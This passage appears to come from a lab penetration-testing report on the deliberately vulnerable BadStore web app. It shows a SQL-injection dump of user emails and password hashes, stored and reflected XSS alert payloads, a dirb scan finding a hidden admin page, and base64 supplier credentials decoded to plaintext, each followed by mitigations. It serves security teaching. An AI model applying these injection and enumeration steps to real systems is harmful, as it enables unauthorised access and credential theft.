+----------------------+----------------------------------+---------+----------------------------+------+
| email                | passwd                           | pwdhint | fullname                   | role |
+----------------------+----------------------------------+---------+----------------------------+------+
| AAA_Test_User        | 098F6BCD4621D373CADE4E832627B4F6 | black   | Test User                  | U    |
| admin                | 5EBE2294ECD0E0F08EAB7690D2A6EE69 | black   | Master System Administrator | A    |
| joe@supplier.com     | 62072d95acb588c7ee9d6fa0c6c85155 | green   | Joe Supplier               | S    |
| big@spender.com      | 9726255eec083aa56dc0449a21b33190 | blue    | Big Spender                | U    |
| ray@supplier.com     | 99b0e8da24e29e4ccb5d7d76e677c2ac | red     | Ray Supplier               | S    |
| robert@spender.net   | e40b34e3380d6d2b238762f0330fbd84 | orange  | Robert Spender             | U    |
| bill@gander.org      | 5f4dcc3b5aa765d61d8327deb882cf99 | purple  | Bill Gander                | U    |
| steve@badstore.net   | 8cb554127837a4002338c10a299289fb | red     | Steve Owner                | U    |
| fred@whole.biz       | 356c9ee60e9da05301adc3bd96f6b383 | yellow  | Fred Wholesaler            | U    |
| debbie@supplier.com  | 2fbd38e6c6c4a64ef43fac3f0be7860e | green   | Debby Supplier             | S    |
| mary@spender.com     | 7f43c1e438dc11a93d19616549d4b701 | blue    | Mary Spender               | U    |
| sue@spender.com      | ea0520bf4d3bd7b9d6ac40c3d63dd500 | orange  | Sue Spender                | U    |
| curt@customer.com    | 0DF3DBF0EF9B6F1D49E88194D26AE243 | green   | Curt Wilson                | U    |
| paul@supplier.com    | EB7D34C06CD6B561557D7EF389CDDA3C | red     | Paul Rice                  | S    |
| kevin@spender.com    | NULL                             | NULL    | Kevin Richards             | U    |
| ryan@badstore.net    | 40C0BBDC4AEEAA39166825F8B477EDB4 | purple  | Ryan Shorter               | A    |
| stefan@supplier.com  | 8E0FAA8363D8EE4D377574AEE8DD992E | yellow  | Stefan Drege               | S    |
| landon@whole.biz     | 29A4F8BFA56D3F970952AFC893355ABC | purple  | Landon Scott               | U    |
| sam@customer.net     | 5EBE2294ECD0E0F08EAB7690D2A6EE69 | red     | Sam Rahman                 | U    |
| david@customer.org   | 356779A9A1696714480F57FA3FB66D4C | blue    | David Myers                | U    |
| john@customer.org    | EEE86E9B0FE29B2D63C714B51CE54980 | green   | John Stiber                | U    |
| heinrich@supplier.de | 5f4dcc3b5aa765d61d8327deb882cf99 | red     | Heinrich Hã¨šÂºber          | S    |
| tommy@customer.net   | 7f43c1e438dc11a93d19616549d4b701 | orange  | Tom O'Kelley               | U    |
+----------------------+----------------------------------+---------+----------------------------+------+
23 rows in set (0.002 sec)

MySQL [badstoredb]> use badstoredb;sS
```

Fig 4.2.3

Remark : Here in fig 4.2.3 we get the all user account details with passwords and password hints

Mitigation:

1. Input Validation: Validate user input to ensure it conforms to expected formats and doesn't contain malicious characters.
2. Parameterized Queries
3. Limit Privileges: Restrict database privileges to the minimum required for each application, reducing the potential damage from a SQL injection attack.

XSS Attack


Cross-site scripting (XSS) is an attack in which an attacker injects malicious executable scripts into the code of a trusted application or website

Cross-Site Scripting (XSS) vulnerabilities are categorized into several types based on how the malicious script is delivered and executed. Here are the main types of XSS:

4.3 Stored XSS

Stored XSS, also known as persistent XSS, occurs when a malicious script is injected and stored on a server (e.g., in a database, message forum, comment field, etc.). When a user accesses the affected page, the script is retrieved and executed in the user's browser.Example Scenario:

- An attacker posts a malicious script in a comment section of a blog.
- When other users view the blog post, the script is executed in their browsers, potentially stealing cookies or session tokens.




Sign our Guestbook!

Please complete this form to sign our Guestbook. The email field is not required, but helps us contact you to respond to your feedback. Thanks!

Your Name: abc
Email: abc@xyz.net
Comments:
```
hello <script>alert('XSS says Hello!!!')</script>
```

Remark : Figure 4.3.1 , show Stored XSS Vulnerability



XSS says Hello!!!


Figure 4.3.2

4.4 Reflected XSS

Reflected XSS occurs when a malicious script is injected and immediately reflected off a web server in response to a request. This type of XSS typically occurs in search results, error messages, or any other scenario where input is reflected back to the user.

Example Scenario:

- An attacker crafts a URL containing a malicious script in a query parameter.
- A victim clicks the link, and the server reflects the input back to the user, executing the script in the browser.



192.168.1.126/cgi-bin/badstore.cgi?action=cartview

BADSTORE.NET

Welcome {Unregistered User} - Cart contains 0 items at $0.00


Keep Shopping!

You have no items in your cart.

Order something already!

BadStore v1.2.3s - Copyright © 2004-2005

- Remark: Figure 4.4.1 show Reflected XSS Vulnerability



192.168.1.126/cgi-bin/badstore.cgi?searchquery=<script>alert("hello")<%2Fscript>&action=search&x=

192.168.1.126

hello

Figure 4.4.2

Mitigation:


1. Input Validation: Validate user input to ensure it conforms to expected formats and doesn't contain malicious characters.

2. Output Encoding: Encode output data to prevent executable code from being injected into the page.

3. Content Security Policy (CSP): Implement CSP to define allowed sources of content and restrict executable code.

4.5 Security Misconfiguration


If an admin page is accessible through straightforward URL enumeration, it suggests that the server might not be properly configured to restrict access or obscure sensitive endpoints.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ dirb http://www.badstore.net/cgi-bin/badstore.cgi?action=

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug  9 04:58:19 2024
URL_BASE: http://www.badstore.net/cgi-bin/badstore.cgi?action=
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://www.badstore.net/cgi-bin/badstore.cgi?action= ----
+ http://www.badstore.net/cgi-bin/badstore.cgi?action=aboutus (CODE:200|SIZE:4452)
+ http://www.badstore.net/cgi-bin/badstore.cgi?action=admin (CODE:200|SIZE:4529)
+ http://www.badstore.net/cgi-bin/badstore.cgi?action=guestbook (CODE:200|SIZE:4431)
+ http://www.badstore.net/cgi-bin/badstore.cgi?action=login (CODE:200|SIZE:3958)
+ http://www.badstore.net/cgi-bin/badstore.cgi?action=myaccount (CODE:200|SIZE:4949)
+ http://www.badstore.net/cgi-bin/badstore.cgi?action=order (CODE:200|SIZE:3986)
+ http://www.badstore.net/cgi-bin/badstore.cgi?action=search (CODE:200|SIZE:4137)
+ http://www.badstore.net/cgi-bin/badstore.cgi?action=whatsnew (CODE:200|SIZE:6009)

-----------------
END_TIME: Fri Aug  9 05:01:07 2024
DOWNLOADED: 4612 - FOUND: 8
```

fig 4.5.1

Remark : In fig 4.5.1 We use dirb which is an online directory scanner that searches for hidden files, directories and pages. We found hidden Admin page



Welcome {Unregistered User} - Cart contains 2 items at $24.00

Secret Administration Menu

Where do you want to be taken today?

BadStore v1.2.3s - Copyright © 2004-2005

Fig 4.5.2

Remark : with this Secret Administration Menu we can perform multiple things including viewing Sales Reports, Adding and Deleting users, listing users, etc.

Mitigation:


1. Disable Directory Listing: Prevent web servers from listing directory contents, which can expose sensitive files.
2. Minimal Information Disclosure: Ensure error messages provide minimal information to users, while logging detailed errors internally for troubleshooting.
3. Enforce Principle of Least Privilege: Limit user and application permissions to only what is necessary. Avoid granting admin privileges unless absolutely necessary.
4. Custom URLs: Use non-standard URLs for admin pages (e.g., yourdomain.com/admin1234) to make it harder for attackers to guess.

Avoid Predictable URLs: Avoid using predictable URLs like /admin or /admin-login

4.6 Information Disclosure :

we found the following


- Robots.txt Disallowed Entries: **/cgi-bin**, **/scanbot**, **/backup**, **/supplier**, **/upload**
- Subject Alternative Name: **email: root@badstore.net**



```
# /robots.txt file for http://www.badstore.net/
# mail webmaster@badstore.net for constructive criticism

User-agent: badstore_webcrawler
Disallow:

User-agent: googlebot
Disallow: /cgi-bin
Disallow: /scanbot # We like Google

User-agent: *
Disallow: /backup
Disallow: /cgi-bin
Disallow: /supplier
Disallow: /upload
```


Fig 4.6.1

we found user accounts in "/supplier" Sub-Directory




```
Index of //supplier

    Name                    Last modified       Size  Description

    Parent Directory        09-Aug-2024 07:59      -
[   ] accounts                29-Nov-2004 20:51     1k

Apache/1.3.28 Server at 192.168.1.126 Port 80
```

Fig 4.6.2



```
1001:am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
1002:a3JvZW1lci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=
1003:amFuZXVzZXIvd2FpdGluZzRGcmlkYXkvMTcyLjIyLjEyLjE5
1004:a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMC4xMDAuMjA=
```

Figure 4.6.3



Decode from Base64 format

Simply enter your data then push the decode button.

```
am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 — Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF — Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE — Decodes your data into the area below.

```
joeuser/password/platnum/192.168.100.56
```

Figure 4.6.4

